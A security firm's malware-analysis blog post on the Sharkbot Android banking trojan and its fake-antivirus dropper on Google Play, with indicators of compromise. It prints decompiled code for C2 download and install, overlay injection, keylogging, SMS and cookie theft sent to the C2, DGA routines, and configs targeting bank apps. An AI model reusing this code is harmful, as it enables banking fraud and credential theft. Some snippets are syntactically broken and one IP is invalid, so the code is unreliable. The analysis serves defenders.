

Sharkbot is back in Google Play

blog.fox-it.com/2022/09/02/sharkbot-is-back-in-google-play/

September 2, 2022

Mister Phone Cleaner

Kristine Soft
Contains ads

50K+ Downloads | PEGI 3

Add to wishlist



Authored by Alberto Segura (main author) and Mike Stokkel (co-author)

Introduction

After we discovered in [February 2022](#) the [SharkBotDropper](#) in Google Play posing as a fake Android antivirus and cleaner, now we have detected a new version of this dropper active in the Google Play and dropping a new version of Sharkbot.

This new dropper doesn't rely Accessibility permissions to automatically perform the installation of the dropper Sharkbot malware. Instead, this new version ask the victim to install the malware as a fake update for the antivirus to stay protected against threats.

We have found two SharkbotDopper apps active in Google Play Store, with 10K and 50K installs each of them.

Mister Phone Cleaner

Kristine Soft
Contains ads

50K+ Downloads | PEGI 3

Add to wishlist



Developer contact


Google Play Games Apps Movies & TV Books Kids

Kylhavy Mobile Security

kylhavy mobile LTD
Contains ads

10K+ Downloads | USK: All ages

Add to wishlist



Developer contact


- Email: kylhavy@gmail.com
- Privacy policy: <https://sites.google.com/view/kylhavy-mobile-securit/home>

The Google Play droppers are downloading the full featured Sharkbot V2, discovered some time ago by [ThreatFabric](#). On the 16th of August 2022, Fox-IT's Threat Intelligence team observed new command-and-control servers (C2s), that were providing a list of targets including banks outside of United Kingdom and Italy. The new targeted countries in those C2s were: Spain, Australia, Poland, Germany, United States of America and Austria.

On the 22nd of August 2022, Fox-IT's Threat Intelligence team found a new Sharkbot sample with version **2.25**; communicating with command-and-control servers mentioned previously. This Sharkbot version introduced a new feature to steal session cookies from the victims that logs into their bank account.

The new SharkbotDropper in Google Play

In the previous versions of SharkbotDropper, the dropper was abusing accessibility permissions in order to install automatically the dropper malware. To do this, the dropper made a request to its command-and-control server, which provided an URL to download the full featured Sharkbot malware and a list of steps to automatically install the malware, as we can see in the following image.



Abusing the accessibility permissions, the dropper was able to automatically click all the buttons shown in the UI to install Sharkbot. But this not the case in this new version of the dropper for Sharkbot. The dropper instead will make a request to the C2 server to directly receive the APK file of Sharkbot. It won't receive a download link alongside the steps to install the malware using the 'Automatic Transfer Systems' (ATS) features, which it normally did.



In order to make this request, the dropper uses the following code, in which it prepares the POST request body with a JSON object containing information about the infection. The body of the request is encrypted using RC4 and a hard coded key.

```

public void run() {
    try {
        JSONObject jsonObject = new JSONObject();
        jsonObject.put("botID", this.f7172b.e);
        jsonObject.put("loaderID", 11);
        jsonObject.put("status", this.f7172b.f7175c);
        jsonObject.put("vendor", Build.MANUFACTURER);
        jsonObject.put("os", Build.VERSION.RELEASE);
        jsonObject.put("version", 16);
        jsonObject.put("package", this.f7172b.g);
        if (this.f7171a != null) {
            jsonObject.put("error", this.f7171a);
        }
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.f7172b.f.getString(1)).openConnection();
        httpURLConnection.setReadTimeout(10000);
        httpURLConnection.setConnectTimeout(15000);
        httpURLConnection.setRequestMethod("POST");
        httpURLConnection.setRequestProperty("Content-Type", "application/x-www-form-urlencoded");
        httpURLConnection.setDoOutput(true);
        httpURLConnection.setDoInput(true);
        char c2 = 0;
        httpURLConnection.setUseCaches(false);
        OutputStreamWriter outputStreamWriter = new OutputStreamWriter(httpURLConnection.getOutputStream());
        outputStreamWriter.write("ads=" + new L.a(this.f7172b).b(jsonObject.toString()));
        outputStreamWriter.flush();
        httpURLConnection.connect();
        if (httpURLConnection.getResponseCode() == 200) {
            if (this.f7172b.f7175c == 1) {
                InputStream inputStream = httpURLConnection.getInputStream();
                byte[] bArr = new byte[4096];
                File externalFilesDir = App.f7282a.getExternalFilesDir(null);
                externalFilesDir.getClass();
                String absolutePath = externalFilesDir.getAbsolutePath();
                this.f7172b.h = this.f7172b.d() + ".apk";
                File file = new File(absolutePath, this.f7172b.h);
                FileOutputStream fileOutputStream = new FileOutputStream(file);
                boolean z = false;
                while (true) {
                    int read = inputStream.read(bArr);
                    if (read == -1) {
                        break;
                    }
                }
            }
        }
    }
}

```

In order to complete the installation on the infected device, the dropper will ask the user to install this APK as an update for the fake antivirus. Which results in the malware starting an Android Intent to install the fake update.

```

public void h() {
    try {
        if (b()) {
            e();
            return;
        }
        File externalFilesDir = App.f7282a.getExternalFilesDir(null);
        externalFilesDir.getClass();
        File file = new File(externalFilesDir.getAbsolutePath(), this.h);
        Intent intent = new Intent("android.intent.action.INSTALL_PACKAGE");
        App app = App.f7282a;
        Uri a2 = FileProvider.a(app, App.f7282a.getPackageName() + ".provider", file);
        intent.setDataAndType(a2, "application/vnd.android.package-archive");
        for (ResolveInfo resolveInfo : App.f7282a.getPackageManager().queryIntentActivities(intent, 65536)) {
            App app2 = App.f7282a;
            app2.grantUriPermission(App.f7282a.getPackageName() + ".provider", a2, 3);
        }
        intent.setFlags(335544323);
        App.f7282a.startActivity(intent);
        new Handler(Looper.getMainLooper()).postDelayed(new j(this), 30000L);
    } catch (Exception e) {
        a("2:" + e);
    }
}

```

This way, the new version of the Sharkbot dropper is now installing the payload in a non automatic way, which makes it more difficult to get installed – since it depends on the user interaction to be installed -, but it is now more difficult to detect before being published in

Google Play Store, since it doesn't need the accessibility permissions which are always suspicious.

Besides this, the dropper has also removed the 'Direct Reply' feature, used to automatically reply to the received notifications on the infected device. This is another feature which needs suspicious permissions, and which once removed makes it more difficult to detect.

To make detection of the dropper by Google's review team even harder, the malware contains a basic configuration hard coded and encrypted using RC4, as we can see in the following image.


```
public void a(Context context) {
    try {
        if (Build.VERSION.SDK_INT >= 26) {
            f7173a = context.getSharedPreferences("adsmobiles", 0);
            String a2 = new a(this).a("e87c64fa6782c26719db221e67d21a74b2b94fb84914283c7cf82ec0fcff0368013b6b3c13aa25e2b5341136a623626146d37b51");
            this.f = new JSONArray(a2);
            if (a2 != null && a()) {
                this.e = a("adsmobiles", d());
                String a3 = a("session", "session");
                String a4 = (a3 == null || a3.equals("session")) ? null : new a(this).a(a3);
                if (a4 != null) {
                    this.f7176d = new JSONObject(a4);
                    this.g = this.f7176d.getString("package");
                    if (this.g.isEmpty() || !b()) {
                        this.h = this.f7176d.getString("file");
                        externalFilesDir = App.f7282a.getExternalFilesDir(null);
                        externalFilesDir.getClass();
                        File file = new File(externalFilesDir.getAbsolutePath(), this.h);
                        if (!this.g.isEmpty()) {
                            } else {
                                this.f7175c = 99;
                                g();
                                return;
                            }
                        }
                    }
                }
                new Handler().postDelayed(new i(this), 100L);
                return;
            }
        }
    } catch (Exception e) {
        a("0:" + e);
    }
}

public final boolean b() {
    boolean z;
    try {
        String lowerCase = ((ITelephonyManager) App.f7282a.getSystemService("phone")).getSimCountryIso().toLowerCase();
        if (!lowerCase.isEmpty() && this.f.getString(0).contains(lowerCase)) {
            Iterator<ApplicationInfo> it = App.f7282a.getPackageManager().getInstalledApplications(128).iterator();
            while (true) {
                if (!it.hasNext()) {
                    z = false;
                    break;
                }
                if (this.f.getString(2).contains(", " + it.next().packageName + ",") {
                    z = true;
                    break;
                }
            }
            b("adsmobiles", z ? this.e : "adsmobiles");
            return z;
        }
        b("adsmobiles", "adsmobiles");
    } catch (Exception unused) {
    }
    return false;
}
```

Encrypted config

Check installed apps against targeted apps list

The decrypted configuration, as we can see in the following image, contains the list of targeted applications, the C2 domain and the countries targeted by the campaign (in this example UK and Italy).



If we check carefully at the code used to check the installed apps against the targeted apps, we can realize that it first makes another check in the first lines:


```
String lowerCase = ((TelephonyManager)
App.f7282a.getSystemService("phone")).getSimCountryIso().toLowerCase();
    if (!lowerCase.isEmpty() && this.f.getString(0).contains(lowerCase))
```

Besides having at least one of the targeted apps installed in the device, the Sharkbot Dropper is checking if the SIM provider's country code is one of the ones included in the configuration – in this campaign it must be **GB** or **IT**. If it matches and the device has installed any of the targeted apps, then the dropper can request the full malware download from the C2 server. This way, it is much more difficult to check if the app is dropping something malicious. But this is not the only way to make sure only targeted users are infected, the app published in Google Play is only available to install in United Kingdom and Italy.



After the dropper installs the actual Sharkbot v2 malware, it's time for the malware to ask for accessibility permissions to start stealing victim's information.

Sharkbot 2.25-2.26: New features to steal cookies

The Sharkbot malware keeps the usual information stealing features we introduced in [our first post](#) about Sharkbot:

Injects (overlay attacks): this feature allows Sharkbot to steal credentials by showing a fake website (phishing) inside a WebView. It is shown as soon as the malware detects one of the banking application has been opened.

```

public void open_webinject() {
    try {
        this.B = System.currentTimeMillis();
        Intent intent0 = new Intent(App.B(), WebView.class);
        intent0.putExtra("data", "url");
        intent0.addFlags(0x10000000);
        intent0.addFlags(0x40000000);
        App.B().startActivity(intent0);
    }
    catch(Exception exception0) {
        e.B().B(0, new StringBuilder().insert(0, "openWebInject: ").append(exception0.toString()));
    }
}

try {
    if(!s.isEmpty()) {
        this.setContentView(0x7F0B001F); // layout:activity_web_view
        WebView webView0 = new WebView(this);
        this.k = webView0;
        webView0.setWebViewClient(new WebViewClient());
        this.k.getSettings().setJavaScriptEnabled(true);
        this.k.getSettings().setLoadWithOverviewMode(true);
        this.k.getSettings().setUseWideViewPort(false);
        this.k.getSettings().setSupportZoom(false);
        this.k.addJavascriptInterface(new n(this, this), "Android");
        this.k.setLayoutParams(new LinearLayout.LayoutParams(-1, -1));
        this.k.loadDataWithBaseURL("fake-url", "<html></html>", "text/html", "UTF-8", null);
        this.i = (RelativeLayout)this.findViewById(0x7F0801E5); // id:webLayout
        if(s.equals("url")) {
            this.i.addView(this.k);
            this.k.loadUrl(i.B().l);
            return;
        }

        if(s.equals("iWantAll")) {
            Intent intent0 = new Intent("android.settings.ACCESSIBILITY_SETTINGS");
            intent0.addFlags(0x54008000);
            this.startActivity(intent0);
            this.startActivity(new Intent(App.B().getApplicationContext(), GuildPermissionActivity.class));
            this.finish();
            return;
        }

        if(i.B().B()) {
            this.G();
            return;
        }

        this.f();
        return;
    }
}

label 129:
e.B().B(0, "WebView HTML_OVERLAY_URL: null");|
this.f();
}

```

Keylogging: this feature allows Sharkbot to receive every accessibility event produced in the infected device, this way, it can log events such as button clicks, changes in TextFields, etc, and finally send them to the C2.

```

public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent0) {
    String s1;
    String s;
    AccessibilityNodeInfo accessibilityNodeInfo0;
    if(accessibilityEvent0 != null) {
        try {
            if(accessibilityEvent0.getPackageName() != null) {
                accessibilityNodeInfo0 = accessibilityEvent0.getSource();
                if(accessibilityNodeInfo0 == null) {
                    accessibilityNodeInfo0 = this.getRootInActiveWindow();
                    if(accessibilityNodeInfo0 == null) {
                        return;
                    }
                }

                accessibilityNodeInfo0.refresh();
                s = accessibilityEvent0.getPackageName().toString();
                s1 = this.B(accessibilityEvent0.getEventType());
                if(this.f == null && !s.equals(this.getPackageName()) && (this.a > 0 || (i.B().B("sniffer", s)))) {
                    if(this.a > 0) {
                        int v = accessibilityEvent0.getEventType();
                        goto label_46;
                    }

                    goto label_65;
                }

                goto label_74;
            }
        }
        catch(Exception exception0) {
            e.B().B(0, new StringBuilder().insert(0, "onAccessibilityEvent: ").append(exception0.toString()));
        }

        return;
    label_46:
        if(v == 16) {
            try {
                JSONObject jsonObject0 = new JSONObject();
                jsonObject0.put("logsKeylogger", accessibilityEvent0.getText().toString());
                jsonObject0.put("package", s);
                h.B(App.B()).save_grabber_logs(jsonObject0.toString());
            }
        }
    }
}

```

SMS intercept: this feature allows Sharkbot to receive every text message received in the device, and send it to the C2.

```

public class ReceiverSMS extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context0, Intent intent0) {
        try {
            if(((i.B().m.equals("yes")) || (i.B().D(App.B())))) && (intent0.getAction().equals("android.provider.Telephony.SMS_RECEIVED"))) {
                Bundle bundle0 = intent0.getExtras();
                if(bundle0 != null) {
                    if(App.B().i != null) {
                        String s = App.B().i.getIncomingSMS(bundle0);
                        if(!s.isEmpty()) {
                            i.B().f = s;
                            JSONObject jsonObject0 = new JSONObject();
                            jsonObject0.put("smsLogs", s);
                            e.B().send_data_to_c2(jsonObject0);
                        }
                    }

                    this.abortBroadcast();
                }
            }
        }
        catch(Exception unused_ex) {
        }
    }
}

```


Remote control/ATS: this feature allows Sharkbot to simulate accessibility events such as button clicks, physical button presses, TextField changes, etc. It is used to automatically make financial transactions using the victim's device, this way the threat actors don't need to log in to the stolen bank account, bypassing a lot of the security measures.

```
public void setup_ATS_to_accept_permissions_request(String s) {
    try {
        this.G();
        i.B().C = false;
        this.f = s == null ? new JSONArray(new StringBuilder().insert(0, "[{"action":"CLICK","nodes":[{"search":"text","data":""}].append(this.k).append("\",\"attr\":{\"isClickable\":true},\"stopText\":true}").append("\",\"data\":\"").append(this.f).toString());
        i.B();
        new StringBuilder().insert(0, "InstallDataATS: ").append(this.f).toString();
    }
    catch(Exception exception0) {
        e.B().B(), new StringBuilder().insert(0, "InstallData: ").append(exception0).toString();
        this.G();
    }
}
}
```

Those features were present in Sharkbot 1, but also in Sharkbot 2, which didn't change too much related to the implemented features to steal information. As ThreatFabric pointed out in their [tweet](#), Sharkbot 2, which was detected in May 2022, is a code refactor of the malware and introduces a few changes related to the C2 Domain Generation Algorithm (DGA) and the protocol used to communicate with the server.

Version 2 introduced a new DGA, with new TLDs and new code, since it now uses MD5 to generate the domain name instead of Base64.

```
private String B() {
    StringBuilder v0 = new StringBuilder();
    Calendar v1 = Calendar.getInstance();
    String[] v2 = ".top,.xyz,.cc,.info,.com,.ru,.info,.net".split(",");
    int v5;
    for(v5 = 0; v5 < v2.length; ++v5) {
        String v6 = v2[v5];
        try {
            v0.append("http://").append(Base64.encodeToString(v1.get(3) + v1.get(1) + "pojBI9LHGfDfgegjjSj99hvVGHV0jhksdf".getBytes(), 2).substring(0, 19)).append(v6);
        }
        catch(Exception unused_ex) {
        }
    }
    return v0.toString().toLowerCase();
}
```

Sharkbot v1

```
private String generate_domains_DGA() {
    try {
        StringBuilder domains = new StringBuilder();
        Calendar calendar_obj = Calendar.getInstance();
        String[] tlds = ".xyz,.live,.com,.store,.info,.top,.net".split(",");
        int i = 0;
        while(i < tlds.length) {
            String tld = tlds[i];
            // md5(TLD + week of year + year)
            String dga_domain_md5 = f.E().md5(new StringBuilder().insert(0, tld).append(calendar_obj.get(3)).append("").append(calendar_obj.get(1)).toString());
            ++i;
            domains.append("http://").append(dga_domain_md5.substring(0, 16)).append(tld).append("/");
        }
        return domains.toString().toLowerCase();
    }
    catch(Exception unused_ex) {
        return "";
    }
}
```

Sharkbot v2

We have not observed any big changes until version 2.25, in which the developers of Sharkbot have introduced a new and interesting feature: **Cookie Stealing** or **Cookie logger**. This new feature allows Sharkbot to receive an URL and an User-Agent value – using a new command 'logsCookie' -, these will be used to open a WebView loading this URL – using the received User-Agent as header – as we can see in the following images of the code.

```

        break;
Label 75:
        if(s2.equals("LojsCookie")) {
            v1 = 4;
        }
        else {
            v1 = -1;
            break;
Label 83:
            if(s2.equals("APP_STOP_VIEW")) {
                v1 = 2;
            }
        }
        super.onCreate(bundle0);
        try {
            s = this.getIntent().getStringExtra("data");
        }
        catch(Exception unused_ex) {
            s = null;
        }

        if(s != null) {
            try {
                if(!s.isEmpty()) {
                    this.k = new JSONObject(s);
                    this.getWindow().setFlags(0x400, 0x400);
                    this.requestWindowFeature(1);
                    this.setContentView(0x7F08001E); // layout:activity_web_google
                    CookieManager.getInstance().removeAllCookies(WebGoogle.ExternalSyntheticLambda0.INSTANCE);
                    WebView webView0 = (WebView)this.findViewById(0x7F0801E4); // id:webGoogle
                    this.i = webView0;
                    webView0.getSettings().setJavaScriptEnabled(true);
                    this.i.getSettings().setLoadWithOverviewMode(true);
                    this.i.getSettings().setUseWideViewPort(false);
                    this.i.getSettings().setSupportZoom(false);
                    this.i.getSettings().setUserAgentString(this.k.getString("ua"));
                    this.i.addJavascriptInterface(new h(this, this), "Android");
                    this.i.setWebViewClient(new e(this));
                    this.i.loadUrl(this.k.getString("url"));
                    return;
                }
            }
            catch(Exception exception0) {
                l.B().B(0, exception0.toString());
            }
        }

        this.finish();
    }
}

```

Once the victim logged in to his bank account, the malware will receive the **PageFinished** event and will get the cookies of the website loaded inside the malicious WebView, to finally send them to the C2.

```

@Override // android.webkit.WebViewClient
public void onPageFinished(WebView webView0, String s) {
    try {
        this.h.i.evaluateJavascript(this.h.k.getString("data"), null);
        if(s.contains(this.h.k.getString("yes"))) {
            goto label_22;
        }
    }
    catch(Exception unused_ex) {
        this.h.finish();
    }

    return;
label_22:
    if(!this.h.a) {
        try {
            this.h.get_cookies();
            JSONObject jsonObject0 = new JSONObject();
            jsonObject0.put("package", this.h.k.getString("package"));
            jsonObject0.put("data", this.h.L);
            jsonObject0.put("logsCookie", this.h.h);
            JSONObject jsonObject1 = new JSONObject();
            jsonObject1.put("logsCookie", jsonObject0);
            l.B().send_data_to_c2(jsonObject1);
            this.h.a = true;
            goto label_63;
        }
    }
    public void get_cookies() {
        try {
            String[] arr_s = this.k.getString("logsCookie").split(",");
            int v = 0;
            while(true) {
                if(v >= arr_s.length) {
                    return;
                }

                String s = arr_s[v];
                JSONObject jsonObject0 = new JSONObject();
                jsonObject0.put("http", CookieManager.getInstance().getCookie(new StringBuilder().insert(0, "http://").append(s).toString()));
                jsonObject0.put("https", CookieManager.getInstance().getCookie(new StringBuilder().insert(0, "https://").append(s).toString()));
                ++v;
                this.h.put(s, jsonObject0);
            }
        }
        catch(Exception unused_ex) {
            return;
        }
    }
}

```

New campaigns in new countries

During our research, we observed that the newer C2 servers are providing new targeted applications in Sharkbot's configuration. The list of targeted countries has grown including **Spain, Australia, Poland, Germany, United States of America and Austria**. But the interesting thing is the new targeted applications are not targeted using the typical webinjections, instead, they are targeted using the **keylogging** – grabber – features. This way, the malware is stealing information from the text showed inside the official app. As we can see in the following image, the focus seems to be getting the account balance and, in some cases, the password, by reading the content of specific TextFields.

```

"grabber": {
  "com.example.creatersa": [
    {
      "need": "text",
      "search": "id",
      "data": "com.example.creatersa:id/button"
    }
  ],
  "----- ES -----": [],
  "es.unicajabanco.app": [
    {
      "need": "text",
      "data": "es.unicajabanco.app:id/txtAmount"
    }
  ],
  "com.advanzia.mobile": [
    {
      "need": "text",
      "data": "com.advanzia.mobile:id/usernameField"
    },
    {
      "need": "text",
      "data": "com.advanzia.mobile:id/passwordField"
    },
    {
      "need": "text",
      "data": "com.advanzia.mobile:id/formDobEditText"
    },
    {
      "need": "text",
      "data": "com.advanzia.mobile:id/availableCredit"
    },
    {
      "need": "text",
      "data": "com.advanzia.mobile:id/availableCreditCollapsed"
    }
  ],
],

```

Also, for some of the targeted applications, the malware is providing within the configuration a list of ATS configurations used to avoid the log in based on fingerprint, which should allow to show the usual username and password form. This allows the malware to steal the credentials using the previously mentioned 'keylogging' features, since log in via fingerprint should ask for credentials.

```
"com.paypal.android.p2pmobile": {
  "action": "CLICK",
  "node": {
    "search": "text",
    "data": "Log in with your fingerprint"
  },
  "nodeAction": {
    "search": "text",
    "data": "Cancel"
  }
},
```

Conclusion

Since we published our first blog post about Sharkbot in March 2022, in which we detected the SharkbotDropper campaigns within Google Play Store, the developers have been working hard to improve their malware and the dropper. In May, [ThreatFabric found a new version of Sharkbot](#), the version 2.0 of Sharkbot that was a refactor of the source code, included some changes in the communication protocol and in the DGA.

Until now, Sharkbot's developers seem to have been focusing on the dropper in order to keep using Google Play Store to distribute their malware in the latest campaigns. These latest campaigns still use fake antivirus and Android cleaners to install the dropper from the Google Play.

With all these the changes and new features, we are expecting to see more campaigns, targeted applications, targeted countries and changes in Sharkbot this year.

Indicators of compromise

SharkbotDropper samples published in Google Play:

- [hxxps://play.google\[.\]com/store/apps/details?id=com.kylhavy.antivirus](https://play.google.com/store/apps/details?id=com.kylhavy.antivirus)
- [hxxps://play.google\[.\]com/store/apps/details?id=com.mbkristine8.cleanmaster](https://play.google.com/store/apps/details?id=com.mbkristine8.cleanmaster)

Dropper Command-and-control (C2):

[hxxp://mefika\[.\]me/](https://mefika[.]me/)

Sharkbot 2.25 (introducing new Cookie stealing features):

- Hash: **7f2248f5de8a74b3d1c48be0db574b1c6558d6edae347592b29dc5234337a5ff**
- C2: **[hxxp://browntrawler\[.\]store/](https://browntrawler[.]store/) (185.212.47[.]1113)**

Sharkbot v2.26 sample:

- Hash: **870747141b1a2afcd76b4c6482ce0c3c21480ae3700d9cb9dd318aed0f963c58**
- C2: **hxxp://browntrawler[.]store/ (185.212.47[.]113)**

DGA Active C2s:

- **23080420d0d93913[.]live (185.212.47[.]113)**
- **7f3e61be7bb7363d[.]live (185.212.47[.]113)**